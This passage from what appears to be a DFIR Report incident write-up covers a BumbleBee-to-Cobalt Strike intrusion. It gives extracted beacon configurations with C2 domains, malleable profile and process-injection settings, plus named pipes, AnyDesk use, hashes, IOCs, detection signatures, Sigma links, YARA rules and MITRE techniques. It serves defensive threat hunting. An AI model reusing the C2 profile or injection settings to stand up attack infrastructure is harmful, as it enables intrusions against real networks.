AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA=
http_method1: GET
http_method2: POST
jitter: 6144
polling_time: 5000
port_number: 443
sc_process32: %windir%\syswow64\rundll32.exe
sc_process64: %windir%\sysnative\rundll32.exe
state_machine:
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC5eYxmuxksHBu5Hqtk11PJye1th52fYvmUX
mFrL1vEIQs9+B5NI7a6bHbSHSRN1hRJN2VQ9iwpF/11IFitmWKEbFIErjX1YCy1/1Eg+EawN4
l2ReZ9lz1A9wIDUtQb8fAFYRCSn72Gzb+Pax1VKLt4Kx3QJrpduOhx4q4rdvahPQIDAQABAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==
unknown1
3.025605888e+09
unknown2
AAAABAAAAAIAAAJYAAAAwAAAA8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==
uri: /en
user_agent: Mozilla/5.0 (Linux; Android 8.0.0; SM-G960F Build/R16NW)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202
watermark: 1580103814
```

The **PowerShell** beacon:

```
108.62.12[.]174
dofixifa[.]co
```

```
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767


Certificate: [ec:57:c5:ca:b1:ca:fb:88:3e:ce:1d:f3:89:0c:91:e3:1d:0a:75:ec ]
Not Before: 2022/03/26 00:00:00 UTC
Not After: 2023/03/26 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: dofixifa.com [dofixifa.com ,www.dofixifa.com ]
Public Algorithm: rsaEncryption
```

Full configuration extraction using *1768.py* tool:

```
Config found: xorkey b'.' 0x00000000 0x000031e0
0x0001 payload type                      0x0001 0x0002 8 windows-
beacon_https-reverse_https
0x0002 port                              0x0001 0x0002 443
0x0003 sleeptime                         0x0002 0x0004 5000
0x0004 maxgetsize                        0x0002 0x0004 2796542
0x0005 jitter                            0x0001 0x0002 48
0x0007 publickey                         0x0003 0x0100
30819f300d06092a864886f70d010101050003818d0030818902818100990b95ec8c7c882
213d9afae50bc2f45ddf44795ab15a01de1db4356d5514af9f0ff9e4ddb58bb4499bf716b
e7d04128559449c06e494347bcb06f406a291dbd4df8a783aefd759c9c471ed03476c05dc
bb3320413a79c07e45f3a6617354c548b0f076710f7c858070ada7d40627c98513f4a4449
2c4c30b68b30cea3802c330203010001000100000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0
0x0008 server,get-uri                    0x0003 0x0100 'dofixifa.com,/ro'
0x0043 DNS_STRATEGY                      0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS       0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X               0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS         0x0002 0x0004 -1
0x000e SpawnTo                           0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                       0x0003 0x0040
```

```
'%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                     0x0003 0x0040
'%windir%\\sysnative\\rundll32.exe'
0x001f CryptoScheme                    0x0001 0x0002 0
0x001a get-verb                        0x0003 0x0010 'GET'
0x001b post-verb                       0x0003 0x0010 'POST'
0x001c HttpPostChunk                   0x0002 0x0004 0
0x0025 license-id                      0x0002 0x0004 0
0x0026 bStageCleanup                   0x0001 0x0002 1
0x0027 bCFGCaution                     0x0001 0x0002 0
0x0009 useragent                       0x0003 0x0100 'Mozilla/5.0
(Linux; Android 8.0.0; SM-G960F Build/R16NW) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/62.0.3202'
0x000a post-uri                        0x0003 0x0040 '/styles'
0x000b Malleable_C2_Instructions       0x0003 0x0100
  Transform Input: [7:Input,4,2:338,3,8]
   Print
   Remove 338 bytes from begin
   BASE64
   NETBIOS lowercase
0x000c http_get_header                 0x0003 0x0200
  Const_host_header Host: gmw.cn
  Const_header Connection: close
  Build Metadata: [7:Metadata,8,3,2:wordpress_logged_in=,6:Cookie]
   NETBIOS lowercase
   BASE64
   Prepend wordpress_logged_in=
   Header Cookie
0x000d http_post_header                0x0003 0x0200
  Const_host_header Host: gmw.cn
  Const_header Connection: close
  Const_header Accept-Encoding: gzip
  Const_header Content-Type: text/plain
  Build Output: [7:Output,15,3,4]
   XOR with 4-byte random key
   BASE64
```

```
   Print
  Build SessionId: [7:SessionId,3,2:__session__id=,6:Cookie]
   BASE64
   Prepend __session__id=
   Header Cookie
0x0036 HostHeader                        0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                       0x0001 0x0002 1
0x0023 proxy_type                        0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER                  0x0003 0x0080 '\x00\x04'
0x0039 SMB_FRAME_HEADER                  0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK                         0x0001 0x0002 0
0x0028 killdate                          0x0002 0x0004 0
0x0029 textSectionEnd                    0x0002 0x0004 155989
0x002a ObfuscateSectionsInfo             0x0003 0x0020
'\x00p\x02\x00á\x0b\x03\x00\x00\x10\x03\x00
·\x03\x00\x00À\x03\x00\x1cÞ\x03'
0x002b process-inject-start-rwx          0x0001 0x0002 4 PAGE_READWRITE
0x002c process-inject-use-rwx            0x0001 0x0002 32
PAGE_EXECUTE_READ
0x002d process-inject-min_alloc          0x0002 0x0004 12128
0x002e process-inject-transform-x86      0x0003 0x0100
'\x00\x00\x00\x05\x90\x90\x90\x90\x90'
0x002f process-inject-transform-x64      0x0003 0x0100
'\x00\x00\x00\x05\x90\x90\x90\x90\x90'
0x0035 process-inject-stub               0x0003 0x0010
'2ÍAíð\x81\x0c[_I\x8eßG1Ìm'
0x0033 process-inject-execute            0x0003 0x0080 '\x01\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.3 (max 0x0046)
```

Default named pipes

The threat actors used default CS configuration and default named pipes. Named pipes were
created in order to establish communication between CS processes:

In this particular case, threat actors used default post-exploitation jobs, which have a pattern of `postex_[0-9a-f]{4}`.

Below is the full list of all default named pipes spotted during this intrusion:

```
\postex_0dde
\postex_3e9b
\postex_4008
\postex_4429
\postex_55f8
\postex_8248
\postex_8c73
\postex_972d
\postex_fc2e
```

Named pipes are commonly used by Cobalt Strike to perform various techniques. Here is a [Guide to Named Pipes and Hunting for Cobalt Strike Pipes](#) from one of our contributors [@svch0st](#).

AnyDesk

As mentioned before in the lateral tool transfer section, threat actors remotely dropped the *AnyDesk* binary on a server from the beachhead:

A new service was created (Event ID 7045) upon the execution of *AnyDesk* installer:

AnyDesk logs, %ProgramData%\AnyDesk\ad_svc.trace and %AppData%\AnyDesk\ad.trace, show that it was used during Day 1 and Day 7 of this intrusion, using the local Administrator account each time. The usage of *AnyDesk* can be relatively easy to spot if you have the right logs (*.anydesk.com domains, *AnyDesk* user agent, etc.):

The usage of *AnyDesk* also triggered two ET signatures:

```
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
```

Again, those are quick wins to add to your detection capabilities to detect the usage of unauthorized remote administration tools, commonly used by ransomware operators

AnyDesk configuration file and the network logs revealed that the id used was 159889039 and the source IP was 108.177.235.25 (LeaseWeb USA – Cloud Provider).

Impact

There was no impact (exfiltration, data encryption, or destruction) during this intrusion. However, the observed TTPs show common cybercrime threat actors tradecraft which may have lead to domain wide ransomware had the threat actors had enough time.

Indicators

Files

```
BC_invoice_Report_CORP_46.zip
5226b7138f4dd1dbb9f6953bd75a320b
6c87ca630c294773ab760d88587667f26e0213a3
c1b8e9d77a6aea4fc7bed4a2a48515aa32a3922859c9091cecf1b5f381a87127

document.lnk
3466ffaf086a29b8132e9e10d7111492
58739dc62eeac7374db9a8c07df7c7c36b550ce5
90f489452b4fe3f15d509732b8df8cc86d4486ece9aa10cbd8ad942f7880075e

namr.dll
f856d7e7d485a2fc5b38faddd8c6ee5c
c68e4d5eaae99d6f0a51eec48ace79a4fede3c09
2d67a6e6e7f95d3649d4740419f596981a149b500503cbc3fcbeb11684e55218

wab.exe
c68437cc9ed6645726119c12fdcb33e7
7a3db4b3359b60786fcbdaf0115191502fcded07
```

```
1cf28902be615c721596a249ca85f479984ad85dc4b19a7ba96147e307e06381

af.exe
9b02dd2a1a15e94922be3f85129083ac
2cb6ff75b38a3f24f3b60a2742b6f4d6027f0f2a
b1102ed4bca6dae6f2f498ade2f73f76af527fa803f0e0b46e100d4cf5150682

VulnRecon.exe
5839b4013cf6e25568f13d3fc4120795
d9832b46dd6f249191e9cbcfba2222c1702c499a
eb4cba90938df28f6d8524be639ed7bd572217f550ef753b2f2d39271faddaef

VulnRecon.dll
951d017ba31ecc6990c053225ee8f1e6
a204f20b1c96c5b882949b93eb4ac20d4f9e4fdf
a9e90587c54e68761be468181e56a5ba88bac10968ff7d8c0a1c01537158fbe8

CommandLine.dll
3654f4e4c0858a9388c383b1225b8384
974ffbfae36e9a41ac672f9793ce1bee18f2e670
fa2b74bfc9359efba61ed7625d20f9afc11a7933ebc9653e8e9b1e44be39c455

w.bat
bba3ff461eee305c7408e31e427f57e6
3300c0c05b33691ecc04133885b7fc9513174746
59198ffaf74b0e931a1cafe78e20ebf0b16f3a5a03bb4121230a0c44d7b963d2

s.bat
4b78228c08538208686b0f55353fa3bf
67707f863aa405a9b9a335704808c604845394bf
5eb0b0829b9fe344bff08de80f55a21a26a53df7bd230d777114d3e7b64abd24
```

Network

BumbleBee

```
142.91.3[.]109
45.140.146[.]30
```

Cobalt Strike

```
45.153.243[.]142
fuvataren[.]com

108.62.12[.]174
dofixifa[.]com
```

Cobalt Strike Payload Hosting

```
104.243.33[.]50
```

Detections

Network

```
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
ET POLICY SMB Executable File Transfer
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
(Snort VRT) MALWARE-OTHER CobaltStrike powershell web delivery attempt
```

Sigma

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/win_network_anydesk.yml

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/win_cobaltstrike_operator_bloopers_cmds.yml

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/adfind_discovery

https://github.com/SigmaHQ/sigma/blob/04f72b9e78f196544f8f1331b4d9158df34d7ecf/rules/windows/builtin/security/win_iso_mount.yml

https://github.com/SigmaHQ/sigma/blob/d459483ef6bb889fb8da1baa17a713a4f1aa8897/rules/windows/file_event/file_event_win_iso_file_recent.yml

https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_rundll32_not_from_c_drive.yml

https://github.com/SigmaHQ/sigma/blob/7f490d958aa7010f7f519e29bed4a45ecebd152e/rules/windows/process_creation/proc_creation_win_susp_powershell_enc_cmd.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_process_dump_rundll32_comsvcs.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_rundll32_no_params.yml

https://github.com/NVISOsecurity/sigma-public/blob/master/rules/windows/sysmon/sysmon_lsass_memdump.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/pipe_created/pipe_created_mal_cobaltstrike.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_nltest_recon.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_whoami.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_net_execution.yml

https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp_adfind_usage.yml

https://github.com/SigmaHQ/sigma/blob/54d141eb585f38fc83a1dc15aa281a84c0416d4f/rules-deprecated/windows/powershell_suspicious_download.yml

https://github.com/SigmaHQ/sigma/blob/b24e7ae9846f53cbbf61adad72f17af317c860a4/rules/windows/process_creation/proc_creation_win_susp_powershell_iex_patterns.yml

https://github.com/SigmaHQ/sigma/blob/04f72b9e78f196544f8f1331b4d9158df34d7ecf/rules/windows/builtin/system/win_cobaltstrike_service_installs.yml

https://github.com/SigmaHQ/sigma/blob/e10fa684bdd0254b5ba5102feae293b8564f4628/rules/windows/powershell/powershell_script/posh_ps_powerview_malicious_commandlets.yml

https://github.com/SigmaHQ/sigma/blob/40adb0339e8e4b5286fc46e05b96e7b48e967e0c/rules/windows/process_creation/proc_creation_win_susp_recon_activity.yml

https://github.com/SigmaHQ/sigma/blob/58f1d6fa2c679198f2932e3c361d5fa827effa95/rules/network/zeek/zeek_susp_kerberos_rc4.yml

https://github.com/SigmaHQ/sigma/blob/f4ef4fcdc4eb780bcaa59f6756bffa5b0fbacd20/rules/windows/builtin/security/win_susp_rc4_kerberos.yml

https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_susp_procdump.yml

https://github.com/SigmaHQ/sigma/blob/33b370d49bd6aed85bd23827aa16a50bd06d691a/rules/windows/process_creation/proc_creation_win_anydesk.yml

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2022-08-08
Identifier: BumbleBee Case 13387
Reference: https://thedfirreport.com
*/



/* Rule Set -------------------------------------------------------------
---- */



rule bumblebee_13387_VulnRecon_dll {
   meta:
      description = "BumbleBee - file VulnRecon.dll"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com"
      date = "2022-08-08"
      hash1 =
"a9e90587c54e68761be468181e56a5ba88bac10968ff7d8c0a1c01537158fbe8"
   strings:
      $x1 = "Use VulnRecon.exe  -i, --SystemInfo  to execute this
command" fullword wide
      $x2 = "Use VulnRecon.exe  -v, --Vulnerability  to execute this
command" fullword wide
      $x3 = "Use VulnRecon.exe  -h, --HotFixes  to execute this command"
fullword wide
      $x4 = "Use VulnRecon.exe -m, --MicrosoftUpdates to execute this
command" fullword wide
      $x5 = "Use VulnRecon.exe   -s, --SupportedCve  to execute this
command" fullword wide
      $s6 = "VulnRecon.dll" fullword wide
      $s7 = "VulnRecon.Commands.SystemCommands" fullword ascii
      $s8 = "VulnRecon.Commands.CveCommands" fullword ascii
      $s9 = "VulnRecon.Commands" fullword ascii
      $s10 = "VulnRecon.CommandLine" fullword ascii
```

```
        $s11 =
"D:\\work\\rt\\VulnRecon\\VulnRecon\\obj\\Release\\net5.0\\VulnRecon.pdb"
fullword ascii
        $s12 = "VulnRecon.Commands.ToolsCommand" fullword ascii
        $s13 = "Using VulnRecon.exe -o or VulnRecon.exe --OptionName"
fullword wide
        $s14 = "commandVersion" fullword ascii
        $s15 = "GetSystemInfoCommand" fullword ascii
        $s16 = "CreateGetSupportedCveCommand" fullword ascii
        $s17 = "CreateWindowsVersionCommand" fullword ascii
        $s18 = "            <requestedExecutionLevel level=\"asInvoker\"
uiAccess=\"false\"/>" fullword ascii
        $s19 = "get_CommandVersion" fullword ascii
        $s20 = "<CommandVersion>k__BackingField" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 50KB and
        1 of ($x*) and 4 of them
}



rule bumblebee_13387_VulnRecon_exe {
    meta:
        description = "BumbleBee - file VulnRecon.exe"
        author = "TheDFIRReport"
        reference = "https://thedfirreport.com"
        date = "2022-08-08"
        hash1 =
"eb4cba90938df28f6d8524be639ed7bd572217f550ef753b2f2d39271faddaef"
    strings:
        $s1 = "hostfxr.dll" fullword wide
        $s2 = "--- Invoked %s [version: %s, commit hash: %s] main = {"
fullword wide
        $s3 = "This executable is not bound to a managed DLL to execute.
The binding value is: '%s'" fullword wide
        $s4 = "D:\\a\\_work\\1\\s\\artifacts\\obj\\win-
x64.Release\\corehost\\cli\\apphost\\standalone\\Release\\apphost.pdb"
```

```
fullword ascii
        $s5 = "VulnRecon.dll" fullword wide
        $s6 = "api-ms-win-crt-runtime-l1-1-0.dll" fullword ascii
        $s7 = "  - %s&apphost_version=%s" fullword wide
        $s8 = "api-ms-win-crt-convert-l1-1-0.dll" fullword ascii
        $s9 = "api-ms-win-crt-math-l1-1-0.dll" fullword ascii
        $s10 = "api-ms-win-crt-time-l1-1-0.dll" fullword ascii
        $s11 = "api-ms-win-crt-stdio-l1-1-0.dll" fullword ascii
        $s12 = "api-ms-win-crt-heap-l1-1-0.dll" fullword ascii
        $s13 = "api-ms-win-crt-string-l1-1-0.dll" fullword ascii
        $s14 = "The managed DLL bound to this executable is: '%s'" fullword
wide
        $s15 = "A fatal error was encountered. This executable was not
bound to load a managed DLL." fullword wide
        $s16 = "api-ms-win-crt-locale-l1-1-0.dll" fullword ascii
        $s17 = "Showing error dialog for application: '%s' - error code:
0x%x - url: '%s'" fullword wide
        $s18 = "Failed to resolve full path of the current executable [%s]"
fullword wide
        $s19 = "https://go.microsoft.com/fwlink/?linkid=798306" fullword
wide
        $s20 = "The managed DLL bound to this executable could not be
retrieved from the executable image." fullword wide
    condition:
        uint16(0) == 0x5a4d and filesize < 400KB and
        all of them
}


rule bumblebee_13387_wab {
    meta:
        description = "BumbleBee - file wab.exe"
        author = "TheDFIRReport"
        reference = "https://thedfirreport.com"
        date = "2022-08-08"
        hash1 =
"1cf28902be615c721596a249ca85f479984ad85dc4b19a7ba96147e307e06381"
    strings:
```

```
        $s1 = "possibility terminate nation inch ducked ski accidentally
usage absent reader rowing looking smack happily strings disadvantage "
ascii
        $s2 = "pfxvex450gd81.exe" fullword ascii
        $s3 = "31403272414143" ascii /* hex encoded string '1@2rAAC' */
        $s4 = "s wolf save detail surgery short vigour uttered fake
proposal moustache accustomed lock been vegetable maximum ownership
specifi" ascii
        $s5 = "130 Dial password %d propose7177! Syllable( warrior
stretching Angry 83) sabotage %s" fullword wide
        $s6 = "possibility terminate nation inch ducked ski accidentally
usage absent reader rowing looking smack happily strings disadvantage "
ascii
        $s7 = "accomplish course Content 506) arched organ Travels"
fullword ascii
        $s8 = "123 serve edit. 693 Poison@ mercy " fullword wide
        $s9 = "Top wealthy! fish 760? pier%complaint July nicer! 587) %s
shark+ " fullword wide
        $s10 = " Approximate- Choked- %s %s, " fullword wide
        $s11 = "niece beacon dwelling- Headlong Intellectual+" fullword
ascii
        $s12 = ">Certainty holes) cherries Proceeding Active+ surname Rex/
gets" fullword wide
        $s13 = "+Enthusiastic@ Couple? %s, shy %d %d) plume " fullword wide
        $s14 = " again workroom front leader height mantle mother sudden
illness discontent who finest southern nature supplement normally hopef"
ascii
        $s15 = "Advantage %s+ Creation. officially/ Affirmative %s? %s "
fullword ascii
        $s16 = "Mind@ falcon+ illumination repair/ %s! " fullword ascii
        $s17 = "%Truthful- %d/ 161! Checking 786/ Mob " fullword wide
        $s18 = "#%s. %s Door observed- lazy? Quiet@ " fullword wide
        $s19 = "wrong comer? %s) Designer$ 372" fullword wide
        $s20 = "Fleet( %d, lads. %d! %d %s 445" fullword wide
    condition:
```

```
uint16(0) == 0x5a4d and filesize < 200KB and
8 of the
```

MITRE

Phishing – T1566

Malicious File – T1204.002

Windows Command Shell – T1059.003

PowerShell – T1059.001

Process Injection – T1055

File Deletion – T1070.004

LSASS Memory – T1003.001

Kerberoasting – T1558.003

Domain Account – T1087.002

Domain Trust Discovery – T1482

Lateral Tool Transfer – T1570

Remote Desktop Protocol – T1021.001

Valid Accounts – T1078

Remote Access Software – T1219

Ingress Tool Transfer – T1105

Web Protocols – T1071.001

System Services – T1569

SMB/Windows Admin Shares – T1021.002

Software Discovery – T1518

System Network Configuration Discovery – T1016

Remote System Discovery – T1018

Process Discovery – T1057

Mark-of-the-Web Bypass – T1553.005

Masquerading – T1036

Rundll32 – T1218.011

Domain Groups – T1069.002

Windows Management Instrumentation – T1047

Password Guessing – T1110.001

Internal case #13387

Share this:

- Twitter
- LinkedIn
- Reddit
- Facebook
- WhatsApp

Search … | Search

Type your email… | Subscribe

Register For Our Next CTF

Reports

Threat Intelligence

Detection Rules

DFIR Labs

Mentoring and Coaching